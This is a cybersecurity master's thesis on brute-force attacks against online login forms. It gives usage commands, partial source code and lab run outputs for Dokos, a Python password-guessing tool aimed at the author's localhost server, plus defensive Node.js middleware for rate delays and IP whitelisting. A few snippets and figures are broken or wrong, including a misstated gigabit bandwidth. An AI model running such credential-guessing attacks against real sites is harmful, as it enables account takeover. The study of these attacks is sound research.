Brute Force Attack against Online Authentication: Security Measures and Evasion Techniques

Theoretical Analysis and Practical Implementation

Demeulenaere Emeric

Research and Development project owner:
Cylab

Master thesis submitted under the supervision of
Professor Debatty Thibault

in order to be awarded the Degree of
Master in Cybersecurity
System Design and Analysis

Academic year
2023-2024

Title: Brute Force Attack against Online Authentication: Security Measures and Evasion Techniques

Author: Demeulenaere Emeric

Master in Cybersecurity – System Design and Analysis

Academic year: 2023-2024

Abstract

This thesis examines the persistent threat posed by brute force attacks on online authentication systems, despite the evolution security measures. Through in-depth analysis, the thesis explores the different forms of brute force attacks, including simple, dictionary, hybrid and reverse brute force attacks. The effectiveness of common security measures such as strong password policies, CAPTCHA, session cookies and account or source locking is critically evaluated. The research also examines the different evasion techniques attackers use to bypass these defenses, including slow attacks, IP manipulation and tool modulation or adaptation.

The experimental part of the thesis involves the development and use of Dokos, a simplified Python-based brute force tool, to simulate and analyze different attack scenarios in a controlled environment. The results provide practical insights into the performance of security measures, and reveal potential vulnerabilities in existing methods. The study concludes with recommendations for strengthening the security of online authentication, including the adoption of less conventional measures such as deceptive server responses, and the move to multi-factor authentication and authentication keys to break away from passwords. Future research directions are suggested, such as an intuitive improvement in the use of the Dokos tool and test environment, as well as the integration of emerging technologies to strengthen defenses against brute force attacks.

Keywords: Cybersecurity, Brute Force, Evasion, MFA, Passkeys, Deception

Preface

"*The Danger in Times of Turbulence is Acting with Yesterday's Logic*" - Peter Ferdinand Drucker

When I started researching for this project, I had a good theoretical idea of how brute force attacks work. However, my only experience in the field consisted of a rainbow table project on an offline database. My research on this thesis topic enabled me to investigate in much more depth how this attack works and the specific features of each situation.

The application of each theoretical aspect studied has helped me enhance my development skills and my critical analysis. Throughout this project, I often found myself up against a seemingly insurmountable wall. But as computer development teaches us, you have to learn how to decompose each task in order to solve it one after the other.

Legal Disclaimer

Acknowledgements

I would like to express my gratitude to all those who supported and provided me help during the elaboration of this thesis.

Firstly, I would like to thank Thibault Debatty from Cylab who, after having been my internship supervisor, agreed to continue the task as my thesis supervisor. I would like to thank him for the subject suggestions and the various exchanges we had, which helped me to deal properly with the work that a thesis represents.

I would also like to thank my close family, who have encouraged and supported me all throughout my studies. Special thanks go to my father, who has been a constant source of support, and my sister, whose remarkable path has been an inspiration.

I would also like to thank my friends, especially Mehdi and Philémon, who helped me to regain and/or keep the motivation I needed. I would also like to thank Clément and Christophe for their invaluable advice and their resolutely positive attitude.

Last but not least, I would like to express my special gratitude to Emma, whose trust and support have been an essential pillar in the completion of this thesis.

To all of you, and to the unnamed, thank you.

Table of Contents

List of Figures

List of Abbreviations

2FA	Two-Factor Authentication
API	Application Programming Interface
CAPTCHA	Completely Automated Public Turing test to tell Computers and Humans Apart
CSRF	Cross-Site Request Forgery
CSS	Cascading Style Sheets
DoS	Denial of Service
EJS	Embedded JavaScript
FIDO	Fast IDentity Online
HIBP	Have I Been Pwned
HTML	HyperText Markup Language
HTTP	HyperText Transfer Protocol
HTTPS	HyperText Transfer Protocol Secure
IDOR	Insecure Direct Object Reference
IP	Internet Protocol
JSON	JavaScript Object Notation
MD5	Message-Digest Algorithm 5
MFA	Multi-Factor Authentication
ML	Machine Learning
NAT	Network Address Translation
NIST	National Institute of Standards and Technology
OCR	Optical Character Recognition
OWASP	Open Web Application Security Project
SHA-1	Secure Hash Algorithm 1
SVG	Scalable Vector Graphics
VPN	Virtual Private Network
XSS	Cross-Site Scripting

Chapter 1

Introduction

Although simple as a concept, brute force attacks remain among one of the most common methods used by cybercriminals to compromise online authentication systems and retrieve passwords. Since the introduction of passwords to secure access to data and computer systems, brute force attacks have evolved and are still used because of their ease of execution. Furthermore, they have the advantage of a huge number of dedicated tools, such as Hydra and John the Ripper, each with its own advantages and specific features. These tools are generally very well documented and enable anyone, even without in-depth knowledge, to launch an attack aimed at forcing access to password-protected systems. Despite the existence of many security measures, such as strong password policies, multi-factor authentication and many others, brute force attacks continue to represent a major challenge in IT and web security.

1.1 Motivations

There are few documents that bring together both a set of evasion techniques for online authentication and the corresponding security measures. A document integrating these techniques and measures, illustrated by concrete implementations in a simple environment, would be essential for a better understanding of the persistent threat that brute force attacks constitute. By making these concepts accessible and evaluating their performance, this work aims at make it easier to understand this attack and its variants, and to find effective ways of protecting against it.

1.1.1 Problem statement

Despite the implementation of various security measures, online authentication systems remain too often vulnerable to brute force attacks, particularly when these attacks are combined with advanced evasion techniques. These techniques allow adversaries to bypass the existing defences, making the attacks not only more difficult to detect, but also more effective. This thesis attempts to answer the following question: Which evasion techniques are effective against online authentication security measures? How can we prevent them by introducing mechanisms to deflect, stop or deceive these tools?

1.2 Project Statement & Contributions

1.2.1 Objectives

The main objectives of this thesis are as follows:

- **Develop and test popular security measures**: The development and analysis of these measures provide an understanding of existing security measures and the benefits they bring in terms of security.

- **Analysis of well-known evasion techniques**: Studying the way various evasion techniques work and how they perform is necessary in order to understand how to protect against them.
- **Propose underexploited solutions**: Some deception techniques that aim to fool the tools exist but are poorly represented. In this thesis, I want to illustrate this method, which makes it possible to defeat inflexible attacks.

1.2.2 Methodology

To achieve these objectives, this dissertation adopts an experimental approach, using a test environment specially designed to perform brute force attack simulations on an authentication page. This test environment, developed with Node.js, provides a simple Proof of Concept illustration of the various security measures and evasion techniques used by password guessing attacks. The Dokos tool, a simplified brute force tool in Python inspired by Hydra, has been specially developed to carry out the attacks. Dokos can be used to perform various types of brute force attack and their evasion techniques through a number of options to specify when executing the script.

1.3 Organization of this document

This thesis is divided into several chapters:

- The second chapter introduces brute force attacks, explaining their basic principle and the different types that exist.
- The third chapter presents the conventional security methods used to defend against these attacks. This chapter differentiates security measures into three sections for three categories: Avoid, Detect and React.
- The fourth chapter explores the various evasion techniques used to bypass these security measures.
- The fifth chapter discusses two advanced security methods that tend to move away from dependence on passwords, which are considered to be more vulnerable.
- Finally, the sixth chapter discusses less common approaches aimed at fooling the attack tool by modifying the server's responses in less predictable ways.

Chapter 2
Brute Force Attack: Explanation and Practical Application

When a malicious person tries to gain unauthorized access to a system that requires a password, the brute force attack is the first solution that comes to mind. This method is also known as password guessing attack or exhaustive search [48]. It simply consists of trying out all possible passwords or passphrases in the form of a trial-and-error until one is found that will be accepted by the system. The performance of such an attack is therefore impacted by three factors: computing power, the number of passwords to be tried and the security measures in place. The first increases exponentially according to Moore's Law [52], but tends to be limited by recent technological and physical challenges such as thermal dissipation and quantum effects due to their minimal size. The second depends on the target's password policy or the information the attacker has on the target. Finally, the third element can exponentially increase the effort required to execute a brute force attack, making it ineffective.

This chapter explains how such a trivial attack can still be exploited in 2024. It then describes the different types of brute force attacks that can considerably improve the performance of its trivial form. Finally, an environment will be set up and an example of a brute force attack using the tool Dokos will close the chapter.

2.1 The Simplicity and Persistence of Brute Force Attacks

A brute force attack is a very simple yet still widely used form of attack. In 2015, a quarter of all reported cyber attacks were brute force attacks [16], and in 2017, one in five was still in the brute force section [15]. This popularity is largely due to the simplicity of launching this type of attack. However, if it is simple to execute, it is a frontal attack and often not very unnoticeable. But if it is often detected and defeated, it remains terribly effective against a website without adequate security measures. Furthermore, brute force attacks have evolved to counter these security measures and can, in some cases, be used for other purposes such as DoS attacks or information discovery such as existing usernames based on the server response.

Finally, the brute force attack is also popular with novice hackers, as it is an attack that requires few computer skills to be used. Moreover, numerous tools and their documentation are available online, such as Burp Suite, Hydra, John the Rupper, Gobuster, BruteX and many others. There are hundreds of more or less effective tools, each with its own specific features, domains of attack and performances [95].

2.2 Evolution and Variants of Brute Force Attacks

In the course of the evolution of the brute force attack, several modes of operation have been developed to increase the attack's performance or to adapt to the target. The various forms of brute force attack can be categorized in different ways depending on the organization whiting about it. MITRE, for example, classifies the attacks into four categories: password guessing, password cracking, password spraying and credential stuffing [72]. IBM cites the following categories: dictionary attacks, search attacks and rule-based search attacks [39]. Finally, Kaspersky uses the most popular categorization: simple brute force attacks, dictionary brute force attacks, hybrid brute force attacks, reverse brute force attacks and credential stuffing [44]. This thesis is based on this last popular categorization.

2.2.1 Simple Brute Force Attack

Also known as exhaustive attack [43], the simple brute force attack consists of trying all possible passwords to a given username until a matching credential is found. This method is extremely time- and resource- consuming, as it tries every possible combination of characters, numbers and special characters. This attack is very effective against short passwords, but is wiped out as password size increases. An analysis by Hive System [62] shows the exponential increase in time needed to brute force a long password that uses lowercase, uppercase, numeric and special characters:

- Cracking a 7-character password (lowercase only) could take 50 minutes
- Cracking a 9-character password (upper and lower case) could take 33 years
- Cracking a 12-character password (lowercase, uppercase, numbers and symbols) would take hundreds of millions of years

This analysis was carried out according to the time required to crack a password hashed with MD5 and a specific hardware component, but it represents the significant drop in effectiveness of a simple brute force attack against a long password.

2.2.2 Dictionary Brute Force Attack

If a user reinforces the security of his password by increasing the number of characters, he may be tempted to use stratagems to remember it. A study conducted by Chao Shen in 2016 [86] based on 6 million passwords informs us that 83% of users questioned create their strong passwords on the basis of existing words and meaningful data. A dictionary attack is therefore a variant of the simple brute force attack, which tries out passwords from a pre-defined list to greatly improve execution time. This list can be built on several bases, such as :

- Most frequently used passwords. Numerous lists are available online, such as RockYou, CrackStation and ProbableWordlist. Some lists can contain billions of frequently used passwords.
- Passwords generated on the basis of existing words from the dictionary.
- Known information about a specific target (dates, animal names, locations, etc.).

While these lists are generally several gigabytes in size and several million passwords long, they are still far inferior to a list containing all possible passwords made up of all possible combinations of letters, numbers and symbols.

2.2.3 Hybrid Brute Force Attack

The hybrid attack is a trade-off between the simple brute force attack and the dictionary attack. It tries out a list of passwords and their variants by applying slight modifications [20] frequently used by users, such as:

- Add a capital letter at the beginning or end of a password
- Change "a" to "@" or "s" to "$"
- Add a "!" or a "*" at the end of the password

Crunch [1] is an example of a tool that generates lists of passwords according to specific criteria, combinations and permutations.

This attack increases the number of passwords to be tried multiplicatively, but proves effective when users have to comply with a password policy that requires the use of capitals, symbols and/or numbers.

2.2.4 Reverse Brute Force Attack

Also known as password spraying [12], this attack consists in brute forcing the username or login corresponding to one or a few specific passwords. These passwords can be selected for a variety of reasons:

- They are the result of a data leak revealing used passwords
- These are popular and commonly used passwords
- It is a default password

The attack can also focus the login search on a specific patern if, for example, it is an authentication interface for a company's internal network. The reverse brute force attack would effectively search for the login e-mail of the form firstName.secondName@companyName.be" corresponding to a common or known password selected.

2.2.5 Credential Stuffing

Casey Crane [20] discusses credential stuffing attack as following: it consists of using a list of credentials on a target web site when these credentials are known to match on other web sites. These credentials are generally discovered through data breaches or credential theft. It should also be noted that these username-password pairs are surprisingly easily accessible online named as combolist. This attack is highly effective, thanks to user's unfortunate habit of reusing the same authentication information on several websites. Indeed, according to 2 surveys conducted in 2021 [22] [101], 70% up to 80% of interviewed users reuse their passwords on different websites, making this type of attack feasible.

2.2.6 Online & Offline Brute Force Attack

Many people also refer to online and offline categories of brute force attacks [103]. These two categories can both include the methods cited by Kaspersky [44], i.e. simple, dictionary, hybrid and credential stuffing.

The main difference between the two categories lies in the way the tool accesses the target:

- In the case of an online brute force attack, the attacker sends requests to the target server (in the example of an attack on an authentication web page) and must wait for the server's response to determine whether or not the attack has succeeded.
- In the case of an offline brute force attack, the attacker executes the attack on his own machine (in the example of an attack on a stolen authentication database) and can therefore take full advantage of the attack without restriction of communication with a remote server.

Another major difference between the two categories lies in the type of defense deployed against them. The first will focus primarily on slowing down and detecting brute force attacks, while the second will protect its database with different encryption protocols and mathematical principles .

2.3 Practical Implementation and Performance Analysis of Brute Force Attacks

Talking about a cyber attack like brute force and the implementation of relative security by limiting ourselves to theory would be like explaining the rules of a sport without ever playing it. In order to expose the performance of the brute force attack and its variations, this thesis will use the Dokos tool, which is "*a simple Python brute force login cracker. Basically, a simplified Python version of Hydra*" [97]. Dokos will be launched on an authentication page deployed specifically for the purposes of this thesis. This will allow both sides (the attack tool and the authentication form) to evolve throughout the thesis, in order to analyze the performance of one and the effectiveness of the security features of the other.

2.3.1 Environment Settings

In order to analyze the performances of the tool and security measures, Dokos will be run either from a virtual machine (Virtual Box) or from a Windows host machine depending the needs, whose main parameters are listed below:

- Virtual machine
  - ISO: Kali Linux (amd64) 2024.2 (Available on Kali official web site [4])
  - RAM: 4048MB
  - Processor: 4 cores
  - Video memory: 128MB
  - KDE: Xfce
- Host machine
  - OS: Microsoft Windows 11 Professionnel
  - RAM: 8 Go
  - Processor: [01] Intel64 Family 6 Model 158 Stepping 10 GenuineIntel ~2300 MHz
  - Video memory (GPU): Intel(R) UHD Graphics 630, NVIDIA GeForce GTX1650

2.3.2 Dokos: An Open Source Brute Force Attack Tool

Dokos is a brute force attack tool written in Python and inspired by the well-known Hydra tool [3]. Alongside its big brother, Dokos aims to be simpler to allow the study of brute force attacks, focusing on online connection forms via HTTP POST requests. Moreover, it is coded in Python, and uses less complex modules than Hydra. This makes the tool easy to read and adapted for users wishing to understand how a brute force tool works.

Installation

Dokos can easily be installed with the following command:

```
$ python -m pip install dokos
$ export PATH=$PATH:/home/user/.local/bin
```

The second command adds Dokos to the PATH so that the tool can be accessed from any path.

Launching Dokos

Dokos can now be launched with the following command:

```
$ dokos [-h] -l LOGIN -P PASSWORDS [-t THREADS] [-f FAILED]
[--login_field LOGIN_FIELD] [--password_field PASSWORD_FIELD] url
```

Code explanation

The source code is available on a gitlab repository at the following address: https://gitlab.cylab.be/cylab/dokos.git. Here are code sections essential to understand the way the tool works:

- `LOCK`: use the *Lock()* function from the *threading* package to avoid printing conflicts between threads:

  ```
  LOCK = Lock()
  def print_safe(string) :
      with LOCK:
          print(string)
  ```

- `try_password(password, username)`: This function sends a POST request to the URL provided with the function *post()* from the package *requests*, trying out a login-password couple:

  ```
  data = {username, data}
  response = requests.post(ARGS.url, data)
  ```

  It then checks the server response to detect a connection failure with the login error message:

  ```
  page = response.text
  if not ARGS.failed in page :
      # authentication succedded
      ...
  ```

- `islice()`: This function extracts slices from an iterable in order to process different sets (batches) of data. Here, the data are passwords, and the slices will be assigned to different threads.

- `batched()`: This function uses the *islice()* function in a while loop to obtain fixed-size subsets (except for the last one, which can be smaller):

```
iterable = iter(iterable)
while (batch := tuple(islice(iterable, count))):
    yield batch
```

- `executor & futures`: These two objects manage multithreading in python. The first manages thread pools, allowing tasks to be submitted and executed in parallel in each thread. The second represents the result of an asynchronous operation, and allows to check its completion status and retrieve its result once finished [92]:

```
executor = concurrent.futures.ThreadPoolExecutor(ARGS.threads)
futures = [executor.submit(try_passwords, group)
    for group in batched(PASSWORDS, passwords_per_thread)]
    try:
        concurrent.futures.wait(futures)
    except KeyboardInterrupt:
        ...
```

  Multithreading allows better optimization against network latency. Requests can continue to be sent while the response of others is being awaited.

Dokos source code is available at: Dokos source code.

2.3.3 Target Environment: The Authentication Form

Applications and containers are available online for executing various types of cyber attack. In particular, Cylab Play [2] offers a collection of vulnerable applications that can be used for experimentation. This allows us to try out Dokos with the only prerequisite of running a Docker container. In order to control the execution and performance of Dokos on an authentication form, I develop an authentication page from scratch and run it on a local server.

Here are the different elements required to develop and use this authentication web page:

Node.js

Node.js is a JavaScript runtime environment for executing server-side JavaScript code. It offers several advantages that make it a good choice [5] [87] [54]:

- Node.js is designed to be asynchronous, which means it can handle multiple operations simultaneously without blocking code execution which is essential for a web server applications.

- Node.js enables the use of JavaScript on the server-side, which is generally the language used on the client side, in the web browser. This makes the development easier and seamless.

- Node.js is combined with npm (Node Package Manager), which manages packages linked to Node.js projects. Npm has the world's largest collection of JavaScript libraries, providing lots of functions to help in the development of our projects, and benefits from a vast array of online documentation.

Express framework

Express is a framework complementary to Node.js that facilitates the creation of web applications and APIs. It makes it particularly easy to manage HTTP GET, POST, PUT and DELETE requests, thanks to a simple system of routes and middleware. This system also simplifies many functionalities, such as session management, authentication, error handling, etc [54].

HTML and EJS views

The server initially contained four HTML pages: *index.html*, *success.html*, *failed.html* and *error.html* (or *tooMany.html*). The first one contains the authentication form. The next two pages displayed a page in the event of a successful or unsuccessful connection attempt. The last page was used to redirect the user or the attack tool in certain cases of security measures.

Secondly, the EJS (Embedded Javascript) module was used to generate *success.ejs* and *failed.ejs* dynamically in order to enable the content to be modified according to certain events:

```
return res.status(403).render('error', {
    title: 'Too Many Attempts',
    message: 'You have tried too many username. Please try again later.'
});
```

Using EJS also makes it easier to use and modify HTTP status return code.

Server code explanation

The basic functional environment for performing a standard brute force attack is available on the dokos gitlab repository under the "/api" folder available at the following link: www.gitlab.cylab.be/dokos/api.

Here are a few important code sections to help in understanding how the server side works:

- The server listens on localhost on port 9200 if available.

- When it receives an HTTP GET request on route '/', the server responds with the contents of the *index.html* page which contains the authentication form. It uses the Express framework's *sendFile()* function:

```
app.get('/', (req, res) => {
    res.sendFile(__dirname + "/index.html");
});
```

- The <form> tag in the *index.html* file has the attributes *method="POST"* and *action="/"*. It contains two text inputs with the attributes *name="username"* and *name="password"*. The third input is a submit button.

- Initially, when the user attempted to log in, the *index.html* page sent a POST request to the server with the content of the form. The server verified the credentials entered by the user in a very trivial way and redirected to the appropriate page:

  ```
  app.post('/', (req, res) => {
      const { username, password } = req.body;
      if (username === "user" && password === "web"){
         res.redirect('/success.html');
      } else {
          res.redirect('/failed.html');
      }
  });
  ```

  With EJS module, *index.html* has the same behaviour, but when the server receive an HTTP POST request, it renders the content of *success.ejs* or *failed.ejs* to allow dynamic and conditional use on the displayed page:

  ```
          return res.status(200).render('success',{
              limitedMode: limitedAccounts[username]
          });
      } else {
          return res.status(401).render('failed', {});
  ```

  I would like to remind that the Node.js server is a Proof of Concept project and that its implementation, including its credential verification method, is unsuitable for a production environment.

- Various middlewares can be added to the *app.post()* method in order to integrate different security measures into the web server. For example, the integration of the progressive locking of an account based on a threshold limit of attempts is done by following middleware integration:

  ```
  app.post('/', accountLockoutProgressive, async (req, res) => {
        ...
  }
  ```

  Multiple middlewares can be added simultaneously to implement different security measures during an attack observation:

  ```
  app.post('/', accountLockout, lockIPmiddleware, async (req, res) => {
        ...
  }
  ```

Target serveur application code available at: Dokos source code.

2.3.4 Launching the Brute Force Attack

Once the tool has been installed and the environment configured, Dokos can be used to carry out a simple brute force attack on an authentication page that belongs to us.

To run Dokos in its trivial form: simple brute force attack, the following parameters are required:

- `-l LOGIN`: This step may require some effort. It can be a default username, an OSINT (Open Source Intelligence) result or a predictable format (e.g. corporate e-mail).
- `-P PASSWORDS`: This is the list of passwords to try. It can be in a various file extension, on condition of having one password per line. Numerous lists are available online (e.g. on github [57]). Some OS like Kali Linux even have default lists (directory */usr/share/wordlist*).
- `-t THREADS`: Used to specify the number of threads. If the argument is not specified, the default value is 10 threads.
- `-f FAILED`: This is the message that allows Dokos to detect that a connection attempt has failed. This message is searched in the HTML response page from the server after each connection attempt. My Node.js server renders the *failed.ejs* page that contains the string "Login failed". Dokos will therefore deduce that the attempt has failed if "Login failed" appears in the server response to a POST '/' request.
- `-login_field LOGIN_FIELD`: This is the name attribute of the 'username' field in the HTTP form. In this case, *name="username"*.
- `-password_field PASSWORD_FIELD`: This is the name attribute of the 'password' field in the HTTP form. In this case, *name="password"*.
- `-stop-on-first`: When this argument is specified on launch, the script stops as soon as a matching password to the username is found.
- `url`: This requires the URL of the target login page.

Running Node.js server

The following command launches the Node.js server in the directory */dokos/api*:


```
~/dokos/api> node server.js
```

Launching Dokos brute force attack

Dokos can now be launched on localhost (port 9200) with the argument discussed previously:

```
~\dokos\api> dokos -l user -P commonPassword.txt -f "Login failed"
--login_field username --password_field password http://localhost:9200
```

Results: If the password "web" is found in the *commonPassword.txt* file, Dokos will try out the user-web couple. As long as this account exists, the attack concludes by displaying the found password and the ratio of attempted words per second:



```
Trying user and password fantasy ...
Trying user and password 1234554321 ...
Trying user and password 147147 ...
Trying user and password qazwsxedc ...
Trying user and password 12345a ...
Trying user and password edward ...
Trying user and password williams ...
Done!
Time: 1.874251 seconds [534.08 passwords/sec]
Found 1 password(s): ['web']
```

Fig 2.1. Result of Dokos standard brute force attack

2.3.5 Performances Analysis


We can observe that with a standard configuration (host machine) and no security system, the brute force attack is very effective. To try out a list of 10,000,000 of the most frequently used passwords, the Dokos tool would take a few hours, depending on the machine's configuration. This covers a very large number of passwords used worldwide.

2.3.6 Theoretical Performances

In theory, online brute force attacks can achieve much better performance, although they remain inferior to offline attacks in terms of attempts per second. In fact, online attacks depend on several factors:

- Network bandwidth: a gigabit connection could theoretically send up to 1 million bits per second. The following code displays the size of a POST request sent to my Node.js server:

  ```
  app.use((req, res, next) => {
      let contentLength = parseInt(req.headers['content-length']);
      if (isNaN(contentLength)) {
          contentLength = 0;
      }
      console.log('POST request length:', contentLength, 'octets');
      next();
  });
  ```

  ```
  [nodemon] starting `node server.js`
  Server started and listening port 9200
  POST request length: 50 bytes
  POST request length: 0 bytes
  ```

  Fig 2.2. Result of POST request size

  In the theory that the request is only 50 bytes long (which is far less than a real request but let's be optimistic) the bandwidth could handle more than ten thousand HTTP POST requests per second.

- Target server capacity: a modern, unrestricted server could handle thousands of requests per second [89].

- The power of the machine executing the attack: in 2014, it was already possible for a computer to reach 2,000 requests per second.

Although these values are theoretical and highly variable depending on the environment and other factors, I estimate that it would be possible to reach between 1,000 and 5,000 HTTP POST requests per second.

Chapter 3

Conventional Security Measures Against Brute Force attacks

As mentioned by Wickramasinghe S. [91], a software engineer from a CISCO company, the brute force attack is one of the oldest challenges for web developers. Over time, security features have multiplied: some have become obsolete, others have replaced them or complemented them. This chapter presents a set of security methods. These methods can be implemented on a web server to prevent or reduce the effectiveness of a brute force attack on an online authentication page.

The chapter divides these security features into three categories that reflect three security objectives: avoid and detect a brute force attack and react to a brute force attack detection. For each of the methods discussed, an implementation is proposed and explained in outline, and an analysis of the results or performance is illustrated and discussed.

3.1 Security Enforcement by Avoiding Brute Force Attacks

The first category covers security measures designed to reduce or prevent brute force attacks before they start. They can be considered 'passive' because they apply their effects to all requests and not just those resulting from a brute force attack. They are often less restrictive for the user, who will rarely risk getting blocked.

3.1.1 Strong Password Policies

The first step in securing a password is to make it harder to guess. The two possibilities that emerge are: increasing the length of the password and increasing its complexity.

Length Back in 2013, the Network and System Security International Conference (NSSIC) [51] recommended a password length of 8 characters to be considered as strong. It also recommended increasing the length of the password between 12 and 16 characters for extra security.

Still in 2024, the NIST password guideline [35] recommends, since 2017, a minimum password length of 8 characters for end-user passwords. It also advises that passwords should be allowed up to 64 characters, to provide maximum security when using password managers. In addition, the FBI recommends the use of passphrases [13]. A passphrase can be used to combine several words to easily create a password of more than 15 characters, while it remains easy for the user to remember. Such an example of a passphrase is: myFcbMontain2023Pwd.

Complexity As for password length in 2013, the NSSIC was already recommending including combinations of upper and lower case letters, numbers and special characters in the password. These recommendations are obviously still valid in 2024. However, NIST has announced that it is no longer necessary, or even contraindicated, to impose the use of special characters [58], as it encourages users to create weak passwords in order to remember them. However, their unrestricted use remains an added value.

Performance analysis Let's assume that a user creates a completely random password, rejecting the possibility of using a brute force dictionary attack. Here is a critical analysis of the potential enforcement of various security policy requirements:

- Increasing length: If a password is made up of lower-case letters, then it can include 26 different characters. If the password policy imposes a length of 6 characters, there are thus slightly more than 300 million (26^6) potential passwords. In my non-optimized configuration (detailed in section 2.3.1 Environment Settings), the Dokos tool could find the password in a few days. If I increase the minimum length to 8 characters, there are over 200 billion different passwords and almost 10^{17} possibilities for a length of 12. This exponential increase clearly illustrates the non-negligible impact of password length on the difficulty of guessing passwords.

- Increased complexity: Imposing the use of lower case, upper case, numbers and special characters considerably increases the number of possible passwords. In fact, there are 52 uppercase and lowercase letters, 10 digits and 32 ASCII characters available for most password creations. For a password policy imposing a length of 8 characters, we will have 94^8 possible passwords. This is equivalent to a list of 6 quadrillion ($6 * 10^{15}$) potential passwords.

Let's assume that a user creates a password completely randomly, with a length of 8 characters and using a complexity of 94 characters. If a brute force tool has a theoretical performance of 5000 attempts per second, it would require 38000 years to overcome the list of possible passwords.

As with the use of special characters dissuaded by NIST [35], forcing a user to create a strong password according to certain policies can lead to risks and motivate the user to create a password easier to remember and therefore easier to guess. An alternative is to suggest to the user that they create a passphrase, which is a password made up of several words and therefore significantly larger in size. The study by Maoneke et al. [53] shows that using a multilingual passphrase also improves security, particularly against probabilistic grammar attacks (PCFG).

3.1.2 Slow Down Attempts

An effective way of reducing the performance of a brute force attack would be to reduce the number of attempts per second. One way of applying this effect would be to apply a fixed delay to each server response for HTTP POST requests. For example, if a delay of 200ms is applied to the server response, the brute force attack would go from several thousand attempts per second to only five attempts per second.


Implementation: To illustrate this slow-down method, I integrate a middleware to the Node.js server that aims to add a 200ms delay before processing each POST request to the route '/':

```
const delayMiddleware = (req, res, next) => {
    const delay = 200; // 0.2 seconds delay
    setTimeout(() => next(), delay);
};

app.post('/',delayMiddleware ,(req, res) => {
    const { username, password } = req.body;
    if (username === "user" && password === "web") {
        ...
    }
});
```

The *setTimeout()* function will pause before processing each request, regardless of its source.


Results: Consider a list of 2,000 passwords and compare the obtained results using the Dokos brute force attack tool under two different conditions:

- `Single thread`: We observe that the result of a single thread attack is strongly impacted by the additional delay, dropping from 250 attempts per second to 5 attempts per second:



```
Trying user and password rfrfirf ...
Trying user and password ravens ...
Trying user and password privet ...
Done!
Time: 7.855926 seconds [254.46 passwords/sec]
Found 1 password(s): ['web']
```


Fig 3.1. Attack result: 1 thread, no delay



```
Trying user and password rfrfirf ...
Trying user and password ravens ...
Trying user and password privet ...
Done!
Time: 436.672574 seconds [4.58 passwords/sec]
Found 1 password(s): ['web']
```


Fig 3.2. Attack result: 1 thread with delay

- `Multiple thread`: By specifying Dokos to use multithreading (10 threads), we observe that added delay on the server side has less impact than with a single thread. Indeed, multithreading makes it possible to send several requests at once, thus reducing the impact of latency imposed by the server for each of them:



```
Trying user and password freddy ...
Trying user and password forever ...
Trying user and password bulldogs ...
Done!
Time: 3.777994 seconds [529.12 passwords/sec]
Found 1 password(s): ['web']
```


Fig 3.3. Attack result: 10 thread, no delay



```
Trying user and password machine ...
Trying user and password 0987654321 ...
Trying user and password bulldogs ...
Done!
Time: 48.323402 seconds [41.37 passwords/sec]
Found 1 password(s): ['web']
```

Fig 3.4. Attack result: 10 thread with delay

We might ask why not use a huge number of threads to bypass this defense. Here is the result using 100 threads with a server delay of 200ms:



```
Trying user and password abigail ...
Trying user and password suckme ...
Trying user and password 753951 ...
Done!
Time: 7.197757 seconds [277.73 passwords/sec]
Found 1 password(s): ['web']
```

Fig 3.5. Attack result: 100 thread with delay

The greater the number of threads used, the less impact the delay will have. However, the number of threads used is limited by hardware capacity. Excessive use of threads can lead to CPU saturation and memory exhaustion, which can result in deadlock and performance degradation [93].

Delay code available at: Delay middleware.

3.1.3 Limiting IP Access

A more drastic solution to prevent a third party from executing a brute force attack against the server would be to use a whitelist system.

Whitelist The principle behind whitelists is that this list contains the IP sources authorized to contact the server. When the server receives a request, it compares the IP source of the packet with the list to determine whether to reject or process the request.

Implementation: To illustrate this solution, I am using the properties *req.ip* from Express framework and *req.connection.remoteAddress* from Node.js. The first one retrieves the real IP source, regardless of the intermediate devices. The second one retrieve the IP source of the last sending device if *req.ip* is not accessible. The following middleware allows us to retrieve the IP address source, extract it in IPv4 form if encapsulated in IPv6 format and check whether it belongs to the predefined whitelist:

```
const ipWhitelistMiddleware = (req, res, next) => {
    let clientIp = req.ip || req.connection.remoteAddress;

    if (clientIp.includes('::ffff:')) {
        clientIp = clientIp.split('::ffff:')[1];
    }
    if (whitelist.includes(clientIp)) {
        next();
    } else {
        res.status(403).send('Access denied');
    }
};

app.post('/', ipWhitelistMiddleware, (req, res) => {
const { username, password } = req.body;
    ...
});
```

The attacker might be tempted to modify his IP source for one that belongs to the whitelist (IP spoofing). However, IP spoofing presents serious challenges to be used:

- Responses: The server response will target the spoofed IP, and the attacker will not receive the response needed to continue the attack.
- Network routing: Modern intermediate routers and intermediate firewalls are configured to intercept such forged packets [85].

